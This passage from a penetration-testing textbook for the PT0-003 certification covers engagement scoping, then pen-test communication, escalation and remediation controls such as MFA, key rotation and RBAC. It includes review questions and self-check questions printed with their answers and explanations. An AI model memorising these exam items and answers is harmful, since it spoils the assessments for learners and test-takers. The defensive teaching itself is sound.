- When defining the scope for pen testing, consider local, regional, and national laws and regulations; import and export restrictions; data storage regions; and industry and government compliance requirements.
- Common pen-testing targets are networks, domain controllers and other authentication entities, IP address ranges, physical locations and hardware locations, data and databases, Domain Name System, external and internal targets, and third-party services.
- Social engineering pen testing targets the people and security measures that are supposed to protect the organization from social engineering.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Key Terms

assessment
best practices
black box test
cardholder data environment (CDE)
Classless Inter-Domain Routing (CIDR)
compliance
compliance-based assessments
Council of Registered Ethical Security Testers (CREST)
Customer Support Policy for Penetration Testing
data protection officer (DPO)
Domain Name System (DNS)
DREAD (Damage potential, Reproducibility, Exploitability, Affected users, Discoverability)
Federal Information Processing Standards (FIPS)
frameworks and methodologies
General Data Protection Regulation (GDPR)
goal-based assessments
governance
Gramm-Leach-Bliley Act (GLBA)
gray box test
Health Information Technology for Economic and Clinical Health Act of 2009 (HITECH)
Health Insurance Portability and Accountability Act (HIPAA)
impersonation
Information Systems Security Assessment Framework (ISSAF)
Infrastructure as a Service (IaaS)
insider threat
ISO 27001
master service agreement (MSA)
MITRE ATT&CK framework
Mobile Application Security Verification Standard (MASVS)
National Institute of Standards and Technology (NIST)
nondisclosure agreement (NDA)
OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation)
Open Source Security Testing Methodology Manual (OSSTMM)
Open Web Application Security Project (OWASP)
Payment Card Industry Data Security Standard (PCI DSS)
Penetration Testing Execution Standard (PTES)
phishing
Platform as a Service (PaaS)
pre-engagement activity
privacy
pseudonymization
red-team assessments
regulatory compliance
risk
rules of engagement (ROE)
Sarbanes-Oxley (SOX) Act
scope
scope creep
service level agreement (SLA)
Shared Responsibility Model (SRM)
shoulder surfing
social engineering
Software as a Service (SaaS)
spear phishing
statement of work (SOW)
STRIDE (Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege
Terms of Service (ToS)
threat modeling
Uniform Resource Locator (URL)
whaling
white box test

Review Questions

1. Before any hands-on pen-testing activities take place, the entire pen-testing engagement must be carefully and completely planned.
   a. True
   b. False
2. Obtaining authorized permission to attack from an organization automatically provides permission to attack any resources that may be hosted by third-party service providers.
   a. True
   b. False
3. Which of the following are examples of regulatory compliance standards? Choose all that apply.
   a. PCI DSS
   b. GDPR
   c. PCI SCC
   d. DPO
4. Which threat model focuses on organizational risk as opposed to technological risk?
   a. DREAD
   b. STRIDE
   c. CREST
   d. OCTAVE

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

5. Data security and privacy rights are requirements of which compliance standard?
   a. PCI DSS
   b. GDPR
   c. FIPS
   d. ISO 27001
6. Which cloud service provider has a paid-for service known as "shared fate"?
   a. AWS
   b. Azure
   c. GCP
   d. ONA
7. What document is a contractual agreement between two or more parties (neither being a pen tester), where one party is the customer and the other a service provider, and outlines the services to be provided to the customer?
   a. NDA
   b. MSA
   c. SLA
   d. SOW
8. What document is a legally enforceable agreement between pen testers and clients that states that any confidential or sensitive information disclosed by the client to the pen tester, or discovered during pen testing, will not be disclosed to parties outside of the agreement?
   a. NDA
   b. MSA
   c. SLA
   d. SOW
9. Which of the following is a free, globally accessible service that offers comprehensive and current cybersecurity threat information detailing threat activities, techniques, and models?
   a. The Penetration Testing Execution Standard (PTES)
   b. The MITRE ATT&CK framework
   c. The CVE website
   d. OWASP
10. What documented part of pen-test planning defines the dos and don'ts, such as the types of tests that are being performed and the types of tests that are disallowed?
    a. SOW
    b. ROE
    c. SLA
    d. NDA
11. Use your favorite search engine to find incidents of companies being fined for noncompliance under GDPR. Write a one-page report outlining one of these incidents. Include the name of the noncompliant organization, what was noncompliant, who was affected, and the amount of the fine.
12. Use your favorite search engine to find security incidents where companies were compromised and client information covered under PCI DSS was breached. Write a one-page report outlining one of these incidents. Include the name of the organization, what data was breached, and what vulnerability was exploited to cause the breach.

Case Projects

Case Project 3-1: Determining Compliance Requirements for Penetration Testing

Time Required: 45 minutes

Objective: Identify government and industry compliance regulations that might apply to Veidt Enterprises and apply this knowledge to create a pre-penetration test advisory report.

Description: Veidt Enterprises, a large real estate development company in New York City, has contracted your computer consulting company to perform a penetration test on its computer network. The company owns property that houses a five-star hotel, golf courses, tennis courts, and restaurants. Laurel Juspeczyk, special advisor to the president, is your only contact at the company. To avoid undermining the tests you're conducting, you won't be introduced to any IT staff or employees. Laurel wants to determine what you can find out about the company's network infrastructure, network topology, and any discovered vulnerabilities, without any assistance from her or company personnel.

Based on this information, write a report outlining the compliance regulations that should be evaluated before beginning penetration tests of Veidt Enterprises. Include compliance requirements that are mandated by government and industry.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Case Project 3-2: Determining the Legality of nmap and OpenVAS

Time Required: 30 minutes
Objective: Identify the jurisdictions that consider the use of nmap or OpenVAS illegal.
Description: Because threat actors use some pen-testing tools (such as nmap and OpenVAS), using these tools may be illegal in some jurisdictions even for pen testers. As a pen tester, you must be aware of these restrictions.

Create a report listing the jurisdictions where the use of nmap or OpenVAS could break the law. Also list the laws that apply and report under what circumstances the laws allow these tools to be used legally.

Solutions to Self-Check Questions

Pre-Engagement Activities

1. What is the acronym for the high-level document that governs the relationship between the pen tester and the client?
   Answer: c. MSA
   Explanation: A master service agreement (MSA) is a high-level document that governs the relationship between the pen tester and the client.
2. What is the name of the model that helps define the security responsibilities of providers and clients regarding cloud services such as Azure, GCP, and AWS?
   Answer: b. SRM
   Explanation: The Shared Responsibility Model (SRM) helps to define who is responsible for what in a cloud hosted environment. It defines the responsibilities for: cloud hosting providers, clients, penetration testers, and third parties.

Testing Frameworks, Methodologies, and Threat Models

3. Which of the following is a free service that offers comprehensive and current cybersecurity threat information to organizations, and provides details on threat activities, techniques, and models.
   Answer: b. MITRE ATT&CK Framework
   Explanation: The MITRE ATT&CK Framework freely provides the functionality specified in the question. The other answers are threat models, not services.
4. Which of the following are threat models created by Microsoft (choose two)?
   Answers: b. DREAD and d. STRIDE
   Explanation: DREAD was developed by Microsoft in 2003. Microsoft no longer uses DREAD but some business and military do. STRIDE was developed in 1999 and is still widely used.

Assessments

5. In what type of test is the pen tester given full knowledge of the items being tested?
   Answer: a. White box test
   Explanation: In a white box test, the client under test provides the pen tester with full knowledge of the items being tested.
6. In which cloud service scenario are VMs and the other infrastructure items fair game for pen testing?
   Answer: c. IaaS
   Explanation: IaaS stands for Infrastructure as a Service. In an IaaS scenario the cloud service provides VMs, virtual networks, and possibly other virtual items that are under the complete control of the customer and as a result are the customer's responsibility to secure and test.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 4

Reporting and Communication

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Explain the importance of communication during the pen-testing process.
2. Describe situations that may necessitate communication.
3. Explain the importance of a well-defined communication path and the different contacts involved.
4. Explain the types of controls that can be used to remediate vulnerabilities.
5. Describe the most common pen-testing findings and mitigation strategies.
6. Explain the importance of a pen-testing report, its various components, and its secure handling and destruction requirements.
7. Describe pen-testing post-engagement activities.

Get Real Multifactor authentication (MFA) is a technical control that provides an extra layer of authentication in order to prevent threat actors who have acquired login credentials from being able to use them. With MFA, a user must authenticate using more than one method, such as a password and an application on their mobile device. Some forms of MFA have proven to be unreliable, including voice calls and SMS (text messaging). SMS messages are unencrypted, making them vulnerable to interception. After an attacker learns your mobile phone number, they have an easy way to access some of your online accounts, such as an online retailer. They can sign into the account using the mobile number and then verify it by responding to an SMS sent to the number. With full access to your account, they can then reset your password, change the phone number and email address, and even use your credit card details to purchase goods and services. In the end, you could completely lose access to your accounts, including those for shopping and banking.

In 2018, the social media platform Reddit had a data breach that resulted from threat actors intercepting SMS messages containing MFA codes. The resulting breach compromised a few servers and exposed internal data, email addresses, and passwords for some Reddit users. Reddit has since moved away from SMS for MFA and now uses authenticator applications and hardware tokens.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Many organizations are moving away from voice calls and SMS and forcing users to use a dedicated MFA app. For example, in March 2025, Washington State University disabled SMS and voice call MFA and directed their users to use specific MFA apps, security keys, or biometric authentication.

The goal of pen testing is to analyze the security posture of an organization, searching for vulnerabilities so that they can be brought to the attention of the organization under test and steps can be taken to mitigate them. The two ways a pen tester can communicate the details of their findings are through a formal written penetration-testing report document (which is finalized at the end of the engagement) and by regularly communicating with organizational stakeholders during pen testing. This chapter discusses the considerations and best practices for these two areas: collaboration and communication and generating a formal penetration-testing report.

Collaboration and communication activities keep pen testing on track by providing input to the pen-testing engagement and producing meaningful output from the engagement. These activities provide information to the client and feedback to pen testers, which should be used to refine the pen-testing process. Activities include communication of risk, severity, and impact; stakeholder alignment; client acceptance; goal reprioritization; root cause analysis; business impact analysis; peer review; escalation path definition; and plans for secure distribution of report information.

At the end of the engagement, pen testers create a penetration-testing report. The organization and component sections of the report, as well as the finding and remediation suggestions, must be complete and well defined.

Collaboration and Communication

Certification

1.2 Explain collaboration and communication activities.

During pen testing, active two-way communication between the pen-testing team and stakeholders must occur regularly and in real time whenever required. Often, the pen tester initiates communication, though the organization under test can also do so. This regular and sometimes event-driven communication provides the following information:

- **Discoveries requiring immediate attention:** Pen testers must communicate newly discovered information to stakeholders as soon as they discover critical security flaws that need immediate **remediation**, which are actions that eliminate or reduce the impact of a discovered security vulnerability. It would be ill-advised to find a critical flaw, or perhaps an attack in progress, and not alert the client until the written pen-testing report is completed, perhaps a month later.
- **Scope or rules of engagement (ROE) changes:** The pen tester or the client may discover information that requires the scope or rules of engagement (ROE) to be modified. For example, the pen tester might discover systems or applications in the organization's network that the client wasn't aware of. This discovery might require modifying the scope and ROE.
- **Business impact analysis (BIA):** Pen testing uncovers a number of vulnerabilities. Some may be minor issues, but others may be so critical that if exploited, an organization's operation may grind to a halt. Performing a BIA can evaluate how the disruption of a critical business function or system would impact the organization and identify the consequences. The results of a BIA must be communicated to the client so that they can take appropriate steps. A BIA can be a non-technical process that asks high-level questions such as "What would happen if this specific server was compromised?" Questions can also be linked to specific pen-testing findings such as "If this SQL injection vulnerability is exploited, what would happen?"

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Data gathering:** Pen testers may need additional information from the client for specific tests.
- **Determining false positives:** Pen testers may need additional information from the client to determine if a discovery is a legitimate vulnerability or a false positive.
- **Scheduling specific activities:** Recall that appropriate contacts should be alerted before performing physical attacks and some social engineering activities. Other activities may also require scheduling and coordination with the client.
- **Stakeholder alignment:** This refers to communicating any changes that occur during pen testing with all relevant parties (stakeholders). In this way, stakeholders are aligned with the current state of the process. For example, if a pen tester discovers computers that weren't in the original scope and believes these computers should be added as testing targets, the pen tester needs to communicate the discovery and recommendation to relevant stakeholders and acquire the necessary permissions. Keeping stakeholders informed and aligned with what is going on helps avoid confusion or misunderstandings.
- **Root cause analysis (RCA):** Pen testers routinely find security issues (such as vulnerabilities). The next more important step is to determine the cause, which helps identify how to fix or mitigate the issue. **Root cause analysis (RCA)** is a systematic process that digs deeper into issues to identify their underlying reasons. The common steps in RCA are:

  1. Identify the issue.
  2. Collect data related to the issue from logs and configuration information, and by asking relevant subject matter experts and stakeholders.
  3. Brainstorm or use tools in a collaboration with others to analyze the data and discover possible causes. Tools include fishbone diagrams and scatter diagrams.

One approach to RCA is the "5 whys" method. This method involves first clearly identifying and defining the problem then asking the question "Why?" five times in an iterative fashion to uncover the underlying cause of the problem. For example, suppose the identified problem is that a web application is vulnerable to SQL injection. The series of 5 whys could be as follows:

1. Why? – Because user input is not sanitized to remove SQL queries
2. Why? – Because the web developer didn't implement input sanitization
3. Why? – Because the developer didn't know about input validation
4. Why? – Because the developer lacked training in secure coding practices
5. Why? – Because the company hasn't implemented secure coding practices training.

Active two-way communication between the pen-testing team and stakeholders prevents problems and misunderstandings. As a pen tester, if you find yourself wondering if you should communicate your findings with the client—you should (Figure 4-1).

Figure 4-1 Collaborative meeting



Source: Pixabay

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Having a Well-Defined Communication Path

The results of pen testing contain sensitive and confidential information that can only be shared with specific individuals. In fact, the nondisclosure agreement (NDA) document of a pen-testing engagement should define what can be disclosed, to whom, and what the penalties are for the inappropriate disclosure of confidential information. Having a well-defined **communication path** will make sure that information is communicated to the appropriate personnel and not communicated to unauthorized individuals. The following contacts should be identified for each penetration test:

1. **Primary contact:** One or more people within the organization who are responsible for the day-to-day coordination and management of the penetration test
2. **Technical contact:** One or more people within the organization who can provide technical support during the test
3. **Emergency contact:** One or more people who can be contacted in the event of an emergency, such as the **security operations center (SOC)**. Discovering an attack in progress is an example of an emergency.

The status and progress of a pen-testing engagement also needs to be communicated with the appropriate stakeholders on a regular basis. This is often handled by scheduling a weekly status meeting, though the frequency of the status meeting can vary.

Critical pen-testing findings need to be communicated to the client and stakeholders as soon as possible. For findings such as systems that are vulnerable and immediately at risk of being compromised, waiting until the final report is delivered a month later is not acceptable. This immediate communication of findings is known as **escalating**, and the individuals that need to be communicated with are on the **escalation path**. The escalation path needs to be defined before testing begins to avoid any delays in communicating critical findings.

Communication Triggers

A **communication trigger** is an event that requires a specific and immediate form of communication when it occurs. This triggered communication targets the appropriate stakeholder for that circumstance. Classic communication triggers include **indicators of prior compromise**, **critical findings**, and **stage completion**.

- **Indicators of prior compromise:** Indicators of prior compromise, also called **indicators of compromise (IOC)**, are pieces of evidence discovered during pen testing that indicate a security breach may have occurred. They include data indicating that a threat actor has been on a system, such as log files or entries or hacking tools that may have been left behind by a hacker. When a pen tester discovers an IOC, they should immediately communicate this finding to management so that the affected organization can respond accordingly.
- **Critical findings:** Critical findings are security flaws or issues discovered during pen testing. A critical finding may identify a security vulnerability that if left unpatched or unmitigated may leave the organization vulnerable to attack. Critical findings take priority—the current pen-testing activity should be paused and the finding reported immediately to the appropriate organizational contact. Critical findings should also be documented in the written penetration-testing report.
- **Stage completion:** A pen-testing engagement schedule contains various stages or milestones that divide the engagement into manageable portions. For example, vulnerability scanning all web servers could be a milestone indicating the completion of one stage of testing. The completion of a stage or reaching a milestone should be reported to the appropriate stakeholders. The regularly scheduled pen-testing status meeting is a good venue to report stage completions.

Exam Tip | The PT0-003 exam uses the term "indicators of prior compromise," but a frequently used alternative is "indicators of compromise." When answering exam questions, use the first variation; otherwise use the second.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Other Reasons for Communication

Some communication activities are not triggered by critical findings, IOCs, or stage completions but are valuable in keeping the overall pen-testing engagement running smoothly for the following reasons:

- **Situational awareness:** These are information updates from the pen-testing team to organizational contacts or vice versa. For example, status meetings allow pen testers to update the organization on progress and discoveries made. The organization under test may also alert the pen-testing team of upcoming events that could affect pen testing such as system maintenance downtime.
- **De-escalation:** If pen-testing activities affect the performance of important business systems, the organization and pen testers can work together to eliminate this impact and return the systems to normal operation. For example, pen-testing activities detract from the performance of e-commerce systems, affecting the organization's ability to conduct business. Rescheduling the pen test to occur during non-peak hours may de-escalate the situation.
- **De-confliction:** An organization's IT security team and systems may be interfering with certain pen-testing activities. For example, it is common for security systems to block network traffic from unknown or suspicious sources. This security measure may be preventing the pen tester's computer from operating on the network. Communicating with IT security and requesting that the IP address of the pen-test computer be whitelisted may resolve this issue.
- **Goal reprioritization:** Newly discovered information may necessitate a change in the scope, work, and goals of the pen-testing engagement. For example, while testing the SQL database backend of a web application, the pen tester may discover that the web server hosting the web application has several critical security issues. Communicating this information may result in the web server becoming the new priority with the agreement to address the SQL database later.
- **Peer reviews:** A peer review involves gathering a team of subject matter experts (peers) to look over some or all the penetration-testing plan to help to identify any errors or omissions. The peer review process may identify errors on omissions in scope, ROE, methodologies, tools, or findings. The peer review team must be made up of members who are not part of the penetration testing team to allows for unique input and analysis. Peer review team members must be covered by an NDA, and can be staff members of the organization under test.
- **Communicating risk, severity, and impact:** Clients may not understand the severity of a vulnerability you have discovered, realize what risks are involved, or appreciate the possible impact to their organization. It's the pen tester's responsibility to express these details to the client so that they can take appropriate actions. Risk analysis methods are discussed later in this chapter, along with how to include them in the written report.

Secure Distribution of Information

Any information communicated to others (whether it's an escalated critical finding or the final report) must be communicated in a secure fashion. The information will contain details that in the wrong hands (such as a threat actor) could be used to compromise security. The following are methods pen testers can use to secure information for distribution:

- Encrypt and password-protect electronic documents, both at rest and in transit.
- Use email systems that have encryption and digital signature features so that only authorized recipients receive emails containing secure attachments.
- Minimize the number of document copies.
- Only distribute information to authorized stakeholders.

Note 1 | If in doubt, communicate. If you think something should be reported or a question asked, never hesitate to do so. It's better to raise a flag than miss a critical issue by not communicating.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 4-1 Communication

Time Required: 30 minutes
Objective: Practice communicating pen-testing events with clients.
Description: In this activity, you practice communicating pen-testing events with a partner.

1. Assume the role of the pen tester and ask your partner to assume the role of the client.
2. Using the details of a pen-testing engagement you are already familiar with (such as those based on activities you have performed in other chapters) or an imaginary engagement that you create, communicate information to your client relating to each of the triggers of indicators of prior compromise, critical findings, and stage completion. Make sure to provide sufficient details so that the client understands the issue.
3. Ask your partner to evaluate your communication, pointing out where you communicated well and suggesting areas where you can improve.
4. Switch roles, with you acting as the client and your partner acting as the pen tester, and repeat steps 2 and 3.

Self-Check

1. Pen-testing results should only be communicated to the client after all pen-testing activities are completed.
   a. True
   b. False
2. Communication is only initiated by the pen tester, never by the client.
   a. True
   b. False

Check your answers at the end of this chapter.

Communicating Findings and Recommending Remediation

Certification

1.5 Given a scenario, analyze the findings and recommend the appropriate remediation within a report.

The whole point of pen testing is to find vulnerabilities and suggest methods to remediate or mitigate them. Finding vulnerabilities can be achieved relatively easily using vulnerability scanning tools. Suggesting mitigation methods is often the hard part and draws on the pen tester's knowledge and skills. Vulnerabilities are typically remediated by applying known patches or fixes to correct a security flaw or suggesting other controls that could be implemented to mitigate the vulnerability.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


Recommending Controls

For every vulnerability discovered during pen testing, the pen tester needs to ask three questions:

1. How did I discover this vulnerability?
2. What did I have to do to exploit this vulnerability?
3. What controls could have prevented me from discovering and exploiting the vulnerability?

Using the answers to these questions, the pen tester can suggest controls to help mitigate most vulnerabilities. Solutions often involve controls that fall into the categories of **technical controls**, **administrative controls**, **operational controls**, and **physical controls** (Figure 4-2).

Figure 4-2 Control types




Technical Controls

Technical controls use security intelligence in software or hardware solutions to detect and remediate security threats. An example of a technical control is a unified threat management (UTM) device (such as the Sophos UTM), which analyzes all network traffic for suspicious activity and content. A UTM could detect the presence of an unauthorized device on a network and block it, alert IT personnel of its presence, or detect malware contained in an email attachment and delete the attachment before it reaches the mail system. Other types of technical controls include multifactor authentication, encryption, network segmentation, input sanitization, system hardening, certificate management, key rotation, secrets management, network segmentation, patch management, and infrastructure security controls. Following are summaries of each of these control types. Greater details of the use and abuse of these control types will be discussed in later chapters.

Multifactor authentication: **Multifactor authentication (MFA)** requires authenticators to perform two or more authentication actions, each from a different type (or factor) of authentication. MFA types fall into the following categories:

1. **Something you know:** The authenticator must know something (such as a username and password or a PIN code) and provide that information when challenged.
2. **Something you have:** The authenticator must use a physical object such as an authentication token that generates a **one-time password (OTP)**. The authenticator then enters the OTP when they attempt to authenticate. Smartphone apps can also be used for this purpose, such as the Microsoft Mobile Authenticator app (Figure 4-3).
3. **Something you are:** Biometric authentication techniques such as fingerprint scanning, facial scanning, and voice recognition are used to confirm the authenticator's identity.

Figure 4-3 Microsoft Mobile Authenticator app



MFA requires two or more authentication actions from different categories, such as entering a username and password followed by providing the OTP sent to the authentication app on the authenticator's phone. Requiring the user to enter two different sets of usernames and passwords is not MFA because only one authentication factor (something you know) is being used.

When MFA is implemented, threat actors that acquire one authentication factor, such as a username and password credentials, can still be prevented from accessing restricted systems because the threat actor doesn't usually have access to the other authentication factor such as the OTP sent to the legitimate user's smartphone application.

Encryption: Encryption is the encoding of information to prevent individuals from viewing it, unless they have the means to decrypt (unencrypt) the information. Encrypted information can only be decrypted using the appropriate decryption mechanism such as a key, password, or certificate. These decryption mechanisms

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

should only be provided to authorized users and need to be kept secure so they cannot be acquired by unauthorized users. Data at rest (such as files stored on a hard drive) and data in transit (such as email messages being sent over a network) can be encrypted.

Network segmentation: Network segmentation refers to the process of dividing and placing computer resources on separate IP address ranges (networks) for the purpose of isolating sensitive information and controlling access to those resources. For example, you could segment a network into two sections, one section that only contains servers, and a second section that only contains user computers. Before a user can access a server, their access permission will be checked to see if they are authorized.

Input sanitization: Input sanitization is a coding concept that the programmer developing the software system must implement. Input sanitization checks any data entered by the user into forms or other input mechanisms to make sure it is proper, expected, and harmless information. A malicious user could enter SQL code into an input field in an attempt to circumvent control and access data they are not authorized to access. This is known as a SQL injection exploit.

System hardening: System hardening refers to removing or disabling unneeded services and applications on a computer system to reduce the number of entry points malicious users could exploit. Shutting down unused ports on a computer system is another example of system hardening.

Certificate management: Certificates are often used for authentication, authorization, and encryption. They are important data access and protection mechanisms. Without the proper certificate, users cannot access the resources these mechanisms help protect. Certificates need to be managed and controlled so they don't fall into the hands of unauthorized users. Certificates usually have a time limit and will expire on a fixed date, after which they can no longer be used to provide access. In this case, the expiration needs to be managed so that new certificates can be issued to provide access.

Key rotation: Key rotation is the process of replacing outdated encryption keys with new ones. By replacing keys often, you can reduce the possibility of security compromise by a threat actor who has acquired some of your keys. Once a key has been rotated or replaced, the old keys no longer function. The effect of key rotation is like the threat actor has found your old house key but you have already changed the locks.

Secrets management: Secrets management is related to key rotation, but is expanded to include the management and control of access mechanisms such as encryption keys, passwords, application programing interfaces (programing function calls), certificates, secure shell keys (SSH keys), and privileged account credentials. Each of these access mechanisms needs to be securely protected to prevent it from being acquired by threat actors for malicious purposes. The access mechanism must also be rotated and updated regularly as in key rotation.

Patch management: Patch management is the process of quickly and correctly applying security correction patches to software systems such as operating systems and applications. Manufacturers provide patches to correct security vulnerabilities and enhance functionality. As soon as a patch is made available, it should be tested to confirm it will not have unexpected problematic consequences (such as breaking other applications or access mechanisms). It should then be applied to prevent threat actors from exploiting the vulnerability the patch fixes.

Infrastructure security controls: Rather than a separate category, infrastructure security controls is an amalgamation of all the categories. Any of the previously mentioned mechanisms that can be used to improve security are considered to be infrastructure security controls. Typically, infrastructure security controls are a multi-layered approach combining these types of controls to provide complete protection.

Administrative Controls

Administrative controls use formalized processes and policies to help improve an organization's security. These processes and policies are administered by management or automated systems to make sure employees adhere to them. Common administrative controls include secure software development policies, password policies, role-based access control (RBAC) rules, and enforcement of policies and procedures.

Secure software development (SSD): Input validation (discussed earlier) is a secure coding practice and one aspect of a secure software development practice. SSD is a complete methodology that when followed helps to build security into software systems from the ground up at every stage of the software development life cycle. SSD encourages proactive security, where instead of integrating security features into completed programs, programmers design and build security into their code while they are writing it. Security is integrated

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

into each phase of software development, from design to release to customer. Programmers practicing SDD are aware of vulnerabilities and how to mitigate them through strong coding. Security testing and improvement is an ongoing process that covers software through its entire life cycle.

Password policies: Password policies help to keep the use of passwords secure and are a reliable way to protect resources. Password policies govern guidelines such as the length and complexity of passwords, how often passwords have to be changed, whether passwords can be stored elsewhere for ease of use (such as a password wallet application), and if so, where they can be stored (in a local app or the cloud).

Role-based access control (RBAC): RBAC adds a person's role or job function to their access control mechanisms. With RBAC in place, a person's job function (role) plus their user ID and password determine their level of access to protected resources. For example, a user with the role of "IT administrator" should have different access permissions from a user with the role "marketing employee." Using RBAC and systems that support it helps to simplify administration, increases security, helps achieve compliance to policies and regulations, and usually makes the process of configuring access permissions more efficient.

Policies and procedures: Policies and procedures are guidelines or rules an organization develops to set expectations for employee conduct. Password policies are one example of the use of policies and procedures to improve security. Other policies and procedures include information security, acceptable use policy, email, and bring-your-own-device (BYOD) policies.

Operational Controls

Operational controls are standard procedures for various activities that improve the security of individual personnel. Common operational controls include user training, time-of-day restrictions, mandatory vacations, and job rotation.

User training: Have you heard the old adage, "An ounce of prevention is worth a pound of cure"? When it comes to security truer words were never spoken. Educating users on how to recognize and handle certain potential security-compromising situations, or training them to follow company security policies will improve an organization's security posture substantially. If a user is trained to recognize phishing emails, for example, they are less likely to click a malicious link in a phishing email and potentially compromise their computer or the entire organization.

Time-of-day restrictions: Time-of-day restrictions add an extra layer of protection around authentication mechanisms such as login credentials. For example, Active Directory (a set of services that connects users with resources on Windows networks) can define when an individual can use their login credentials. If an employee has no need to log in to a system on weekends, a time-of-day restriction can be defined for their login credentials specifying they cannot be used on Saturday or Sunday. Any login attempts on those days would be rejected. If a user has no need to log in on the weekend, anyone attempting to do so may be a threat actor expecting that the user will not notice the use of their credentials on the weekend.

Mandatory vacations: Who doesn't like a vacation? Mandatory vacations are a security measure in that they help reduce the risk of an individual employee having too much knowledge or being the only source of knowledge for a specific resource or area of business. If something were to happen to that employee, how would the rest of the organization access or manage that resource? When an employee is on vacation, someone else must take over their responsibilities, forcing the knowledge to be shared and mitigating the single point of failure risk. Taking a vacation break should also refresh your mental health and help mitigate exhaustion—exhausted employees tend to make more security errors.

Note 2 | Mandatory vacations also can expose and discourage fraudulent activities. Someone else will have to perform the vacationing person's responsibilities, leaving any fraudulent behavior open for discovery.

Job rotation: Job rotation enforces that particular jobs or tasks (especially mission-critical and security ones) must be shared among different people so that no single person is the sole holder of the job's information. Like key rotation, job rotation helps mitigate a single point of failure risk. If one employee is responsible for a specific task, other employees can take over that responsibility.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Physical Controls

